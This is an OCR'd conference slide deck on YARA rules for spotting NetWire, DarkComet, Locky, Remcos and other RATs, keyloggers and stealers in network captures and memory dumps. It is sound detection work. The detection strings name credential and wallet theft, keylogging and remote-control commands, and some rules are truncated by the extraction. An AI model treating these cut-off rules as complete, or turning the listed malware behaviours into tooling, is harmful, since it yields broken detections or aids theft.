
Tom Ueltschi / BotConf 2015

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS


Using YARA on “uncommon” or “unusual” file types

PCAP files (network traffic) from NetWire RAT



Using YARA on “uncommon” or “unusual” file types


PCAP files (network traffic) from NetWire RAT




```
rule pcap_rat_netwire
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "netwire"
        tags = "rat, netwire"

    strings:
        $sig1 = { 41 00 00 00 03 }
        $sig2 = { 41 00 00 00 83 }
        $sig3 = { 41 00 00 00 05 }
        $sig4 = { 41 00 00 00 85 }
        $fp1 = "This program"

    condition:
        any of ($sig*) and not $fp1
}
```

Using YARA on “uncommon” or “unusual” file types


PCAP files (network traffic) from DarkComet RAT




```
rule pcap_rat_darkcomet
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "DarkComet"
        tags = "rat, DarkComet"

    strings:
        $sig1 = { 44 35 37 33 42 41 35 41 34 45 46 46 43 33 46 42 36 32 39 33 30 38 }
        $sig2 = "D573BA5A4EFFC3FB629308"

    condition:
        any of ($sig*)
}
```

Using YARA on “uncommon” or “unusual” file types

PCAP files (network traffic) from LuminosityLink RAT




```
rule pcap_rat_Luminosity_Link_p4ck3t
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/11"
        family = "LuminosityLink"
        tags = "rat"

    strings:
        $packet = "=P4CK3T="

    condition:
        #packet > 3
}
```

Using YARA on “uncommon” or “unusual” file types

43 YARA rules for PCAP files (network traffic)

```
  8 pcap_ransom_locky_access_cgi
 53 pcap_ransom_locky_apache_handler_php
116 pcap_ransom_locky_checkupdate
 49 pcap_ransom_locky_data_info_php
 49 pcap_ransom_locky_imageload_cgi
 34 pcap_ransom_locky_information_cgi
 58 pcap_ransom_locky_linuxsucks_php
 82 pcap_ransom_locky_main_php
 47 pcap_ransom_locky_message_php
 16 pcap_ransom_locky_php_upload_php
 15 pcap_ransom_locky_submit_php
 59 pcap_ransom_locky_upload__dispatch_php
 45 pcap_ransom_locky_userinfo_php
 62 pcap_ransom_locky_XORed_dll

 13 pcap_ransom_teslacrypt_key_exchange_attempt
 11 pcap_ransom_teslacrypt_key_exchange_success
113 pcap_ransom_teslacrypt_payload_download
```

Ransomware

RAT’s

```
 47 pcap_get_range
  6 pcap_iSpy_Logger
550 pcap_java_rat_adwind_JBifrost
115 pcap_java_rat_unknown_1
  4 pcap_jfect_rat
  2 pcap_Knight_Logger_dump_mail
 65 pcap_limitless_logger
  1 pcap_Olympic_Vision_Keylogger
419 pcap_post_gate_php
 47 pcap_Predator_Pain_dump_mail

 12 pcap_rat_adwind
  2 pcap_rat_ave_maria
 67 pcap_rat_darkcomet
 16 pcap_rat_Luminosity_Link_p4ck3t
  1 pcap_rat_morphine
 56 pcap_rat_netwire
302 pcap_rat_netwire_1
  3 pcap_rat_njrat
2851 pcap_rat_qarallax
 18 pcap_rat_Revenge_RAT
112 pcap_rat_unknown_1
 23 pcap_trojan_nivdort
```

Pwd-stealers
Keyloggers

Using YARA on “uncommon” or “unusual” file types

43 YARA rules for PCAP files (network traffic)

```
   8 pcap_ransom_locky_access_cgi
  53 pcap_ransom_locky_apache_handler_php
 116 pcap_ransom_locky_checkupdate
  49 pcap_ransom_locky_data_info_php
```

```
rule pcap_ransom_locky_XORed_dll
{
    meta:
        author = "Tom Ueltschi - @c_APT_ure"
        date = "2016/09"
        family = "Locky"
        tags = "ransomware"

    strings:
        $xorkey01 = "4ptDnDNgVpg2LpwcuWF84V2KZSnvIli
        $xorkey02 = "e7cfsV6kAR25PBTRtGaanxFZFwdSJZG
        $xorkey03 = "aGyo3QQOUf5i3lSdAgRsOht0086JmsX
        $xorkey04 = "WyAIlDCrcT6EZ0qOLtP1igeJf8NVh4k
        $xorkey05 = "vPv2IxHEYpcXa4danbDLN8R20nVafGX
        $xorkey30 = "6dYGb6xIftn2XWLfy9QsF9YAnE2FMy6C"
        $xorkey31 = "frfnpC0iA8VsRK4v1FqV1wou7JipRpsR"
        $xorkey32 = "g8znmjXLwhSppuFlLz7hJERnawhOc7cW"
        $xorkey33 = "wHIPx3Yg61EQPp0WWfE33TIdtOCRENrF"
        $xorkey34 = "XdSk4gxRmVKXKBlRXHLa29VxIpIIegBH"

    condition:
        any of ($xorkey*)
}
```

rule (URI pattern)	date start	date end	days	samples
pcap_ransom_locky_main_php	15.02.2016	24.03.2016	39	82
pcap_ransom_locky_submit_php	28.03.2016	21.04.2016	25	15
pcap_ransom_locky_userinfo_php	26.04.2016	29.05.2016	34	45
pcap_ransom_locky_access_cgi	29.05.2016	29.05.2016	1	8
pcap_ransom_locky_upload__dispatch_php	30.05.2016	01.08.2016	64	59
pcap_ransom_locky_php_upload_php	03.08.2016	18.08.2016	16	16
pcap_ransom_locky_data_info_php	22.08.2016	25.09.2016	35	49
pcap_ransom_locky_apache_handler_php	26.09.2016	22.10.2016	27	53
pcap_ransom_locky_linuxsucks_php	23.10.2016	01.11.2016	10	58
pcap_ransom_locky_message_php	01.11.2016	18.11.2016	18	47
pcap_ransom_locky_information_cgi	20.11.2016	04.12.2016	15	34
pcap_ransom_locky_checkupdate	04.12.2016	14.08.2017	254	116
pcap_ransom_locky_imageload_cgi	15.08.2017	29.09.2017	46	49
pcap_ransom_locky_XORed_dll	04.09.2016	07.09.2017	369	62

```
  56 pcap_rat_netwire
 302 pcap_rat_netwire_1
   3 pcap_rat_njrat
2851 pcap_rat_qarallax
  18 pcap_rat_Revenge_RAT
 112 pcap_rat_unknown_1
  23 pcap_trojan_nivdort
```

Using YARA on “uncommon” or “unusual” file types
43 YARA rules for PCAP files (network traffic)

- PCAP YARA rules developed 2014 – 2017
  - Deprecated / superseeded
- After mid 2017 scanning PCAPs with Suricata and IDS rules
  - ET OPEN, ETPRO and other commercial IDS rules

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes 
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

Using YARA on “uncommon” or “unusual” file types

Memory strings files

```
rule memstr_Limitless_Logger
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "Limitless Logger"

    strings:
        $str1 = "Limitless Logger :"
        $str2 = ": Keyboard Records :"

    condition:
        any of ($str*)
}
```

```
rule memstr_Knight_Logger
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/01"
        family = "Knight Logger"

    strings:
        $str1 = "Knight Logger Started..."
        $str2 = "[FIRST RUN]Knight Logger first run on"
        $str3 = "Knight Logger sent logs of"
        $str4 = "Knight Logger recovered wallets of"
        $str5 = "Knight Logger recovered accounts of"

    condition:
        any of ($str*)
}
```

```
rule memstr_HawkEye_Keylogger
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "HawkEye Keylogger"

    strings:
        $str1 = "HawkEye Keylogger"
        $str2 = "| RuneScape Stealer |"
        $str3 = "| MineCraft Stealer |"

    condition:
        any of ($str*)
}
```

```
rule memstr_Predator_Pain
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "Predator Pain"

    strings:
        $str1 = "Predator Pain"
        $str2 = "- Key Recorder -"
        $str3 = "Minecraft Stealer -"
        $str4 = "PredatorLogger"

    condition:
        any of ($str*)
}
```

Using YARA on “uncommon” or “unusual” file types

Memory strings files

```
rule memstr_NirSoft_tools
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "NirSoft tools"

    strings:
        $str1 = "Software\\NirSoft\\MailPassView"
        $str2 = "Software\\NirSoft\\MessenPass"
        $str3 = "Software\\NirSoft\\"
        $str4 = "a href=\"http://www.nirsoft.net/\""

    condition:
        any of ($str*)
}
```

```
rule memstr_iSpy_KeyLogger
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/04"
        family = "iSpy Keylogger"

    strings:
        $str1 = "iSpy Keylogger - Clipboard - KeyStrokes" nocase
        $str2 = "iSpy Keylogger - Screenshot" nocase
        $str3 = "iSpy Keylogger - WebCam" nocase
        $str4 = "iSpy Keylogger - Installation Notification" nocase
        $str5 = "iSpy Keylogger - Password Recovery" nocase
        $str6 = "iSpySoft Admin" nocase
        $str7 = "Dear iSpy Keylogger Customers" nocase
        $str8 = "Let us informed you that iSpy Keylogger is currently active now" nocase
        $str9 = "iSpy Keylogger has been installed to the following PC" nocase
        $str10 = "********** Clipboard Logger **********" nocase
        $str11 = "********** KeyStroke Logger **********" nocase
        $str12 = "********** Screen Logger **********" nocase
        $str13 = "********** WebCam Logger **********" nocase

    condition:
        3 of ($str*)
}
```

Using YARA on “uncommon” or “unusual” file types

Memory strings files

```
rule memstr_rat_nanocore
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/04"
        family = "nanocore"
        tags = "rat, nanocore"

    strings:
        $str1 = "NanoCore"
        $str2 = "NanoCore Client.exe"
        $str3 = "ClientNanoCore"
        $str4 = "NanoCore.ClientPlugin"
        $str5 = "NanoCore Client, Version="
        $str6 = "ConnectDelay"
        $str7 = "COMPUTERNAME="
        $str8 = "HOST_CONFIG"

    condition:
        4 of ($str*)
}
```

```
rule memstr_rat_remcos
{
    meta:
        author = "Tom Ueltschi"
        date = "2018/01"
        family = "remcos rat"
        tags = "rat, remcos"

    strings:
        $remcos_cmds00 = "addnew"
        $remcos_cmds01 = "autofflinelogs"
        $remcos_cmds02 = "autogetofflinelogs"
        $remcos_cmds03 = "autopswdata"
        $remcos_cmds04 = "camdlldata"
        $remcos_cmds05 = "camframe"
        $remcos_cmds06 = "chatdlldata"
        $remcos_cmds07 = "chatmsg"
```

```
        $remcos_cmds106 = "stopreverse"
        $remcos_cmds107 = "stopsearch"
        $remcos_cmds108 = "uninstall"
        $remcos_cmds109 = "updatefromlocal"
        $remcos_cmds110 = "updatefromurl"
        $remcos_cmds111 = "upload"
        $remcos_cmds112 = "uploadprogress"
        $remcos_cmds113 = "windowslist"
        $remcos_str01 = "* Breaking-Security.Net"
